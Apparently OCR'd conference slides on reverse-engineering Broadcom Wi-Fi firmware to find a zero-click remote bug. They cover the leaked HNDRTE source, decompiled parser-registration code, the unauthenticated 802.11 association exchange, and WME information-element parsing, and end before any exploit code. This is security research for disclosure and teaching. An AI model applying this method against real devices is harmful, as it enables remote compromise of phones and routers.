
PREVIOUS WORKS ABOUT BCM

- Gal Beniamini of P0, “Exploiting Broadcom’s Wi-Fi Stack”
- The Nexmon project by SEEMOO Labs
- “Wardriving from your Pocket”, Recon 2013 (Omri Ildis, Yuval Ofir and Ruby Feinstein)
- Andrés Blanco, “One Firmware to Monitor ‘em All”

THE BCM ARCHITECTURE



THE BCM ARCHITECTURE



REVERSING THE BCM FIRMWARE

- The firmware is loaded from the main OS, so it's stored in the filesystem (/etc/wifi/ on Samsungs)
- Chip runs a proprietary RTOS known as HNDRTE
- Fortunately, a large part of its source code leaked online

github.com/elenril/VMG1312-B

```c
/*
 * Initialization and support routines for self-booting
 * compressed image.
 *
 * Copyright (C) 2010, Broadcom Corporation
 * All Rights Reserved.
 *
 * This is UNPUBLISHED PROPRIETARY SOURCE CODE of Broadcom Corporation;
 * the contents of this file may not be disclosed to third parties, copie
 * or duplicated in any form, in whole or in part, without the prior
 * written permission of Broadcom Corporation.
 *
 * $Id: hndrte.c,v 1.234.2.7 2011-01-27 17:03:39 Exp $
 */

#include <typedefs.h>
#include <bcmdefs.h>
#include <osl.h>
#include <bcmutils.h>
#include <hndsoc.h>
#include <bcmdevs.h>
#include <siutils.h>
```

FINDING THE RIGHT ATTACK SURFACE

Remember the First Law of Remotes?

A REMOTE MAY NOT REQUIRE
HUMAN INTERACTION TO TRIGGER

802.11: AN UNAUTHENTICATED ASSOCIATION PROCESS

Probe Request

Probe Response

Auth Open Seq (obsolete)

Association Request

Association Response

DATA - real auth (WPA2) comes here

802.11: AN UNAUTHENTICATED ASSOCIATION PROCESS

"Hey, are you BOB_HOME?"

Probe Request →

Probe Response ←

Auth Open Seq (obsolete) ↔


Association Request →

Association Response ←


DATA - real auth (WPA2) comes here ↔

"Sure I am!"

802.11 ASSOCIATION SEQUENCE PACKETS



802.11 INFORMATION ELEMENTS



FINDING THE CODE: FOLLOW THE MODULES

```
ccx = wlc_ccx_attach(_wlc);
_wlc->ccx = ccx;
if ( !ccx )
{
  return 45;
}
amsdu = wlc_amsdu_attach(_wlc);
_wlc->amsdu_info = amsdu;
if ( !amsdu )
{
  return 49;
}
ampdu_tx = wlc_ampdu_tx_attach(_wlc);
_wlc->ampdu_tx = ampdu_tx;
if ( !ampdu_tx )
{
  return 50;
}
ampdu_rx = wlc_ampdu_rx_attach(_wlc);
_wlc->ampdu_rx = ampdu_rx;
if ( !ampdu_rx )
{
  return 501;
```

FINDING THE CODE: FOLLOW THE MODULES

```
void wlc_iem_add_parse_fn(
          iem_info *iem,
          uint32 subtype_bitfield,
          uint32 iem_type,
          callback_fn_t fn,
          void *arg);
```

uint32 subtype_bitfield ← Frame type

uint32 iem_type ← IE Type

FINDING THE CODE: FOLLOW THE MODULES

xrefs to wlc_iem_add_parse_fn_2

Directic	Ty|	Address	Text
D...	p	wlc_ht_attach+13A	BL wlc_iem_add_parse_fn_2
D...	p	wlc_register_iem_fns+8C	BL wlc_iem_add_parse_fn_2
D...	p	wlc_scan_register_iem_fns+12	BL wlc_iem_add_parse_fn_2
D...	p	wlc_scan_register_iem_fns+36	BL wlc_iem_add_parse_fn_2
D...	p	wlc_scan_register_iem_fns+4E	BL wlc_iem_add_parse_fn_2
D...	p	wlc_scan_register_iem_fns+66	BL wlc_iem_add_parse_fn_2
D...	p	wlc_obss_attach+86	BL wlc_iem_add_parse_fn_2
D...	p	wlc_rsdb_attach+CA	BL wlc_iem_add_parse_fn_2
D...	p	wlc_vht_attach+1EA	BL wlc_iem_add_parse_fn_2
D...	p	wlc_vht_attach+204	BL wlc_iem_add_parse_fn_2
D...	p	wlc_vht_attach+23A	BL wlc_iem_add_parse_fn_2
D...	p	wlc_vht_attach+254	BL wlc_iem_add_parse_fn_2
D...	p	wlc_vht_attach+318	BL wlc_iem_add_parse_fn_2
D...	p	sub_1CC88C+A6	BL wlc_iem_add_parse_fn_2
D...	p	sub_1CC88C+BE	BL wlc_iem_add_parse_fn_2
D...	p	wlc_wnm_attach+3F4	BL wlc_iem_add_parse_fn_2

THE BUG

WIRELESS MEDIA EXTENSIONS (WME)

- A Quality-of-Service extension to the 802.11 standard
- Enables an AP to prioritize traffic of video, VoIP, etc.
- Protocol information is parsed from Information Elements in Probe Request, Probe Response and Association Response packets

WLC_BSS_PARSE_WME_IE

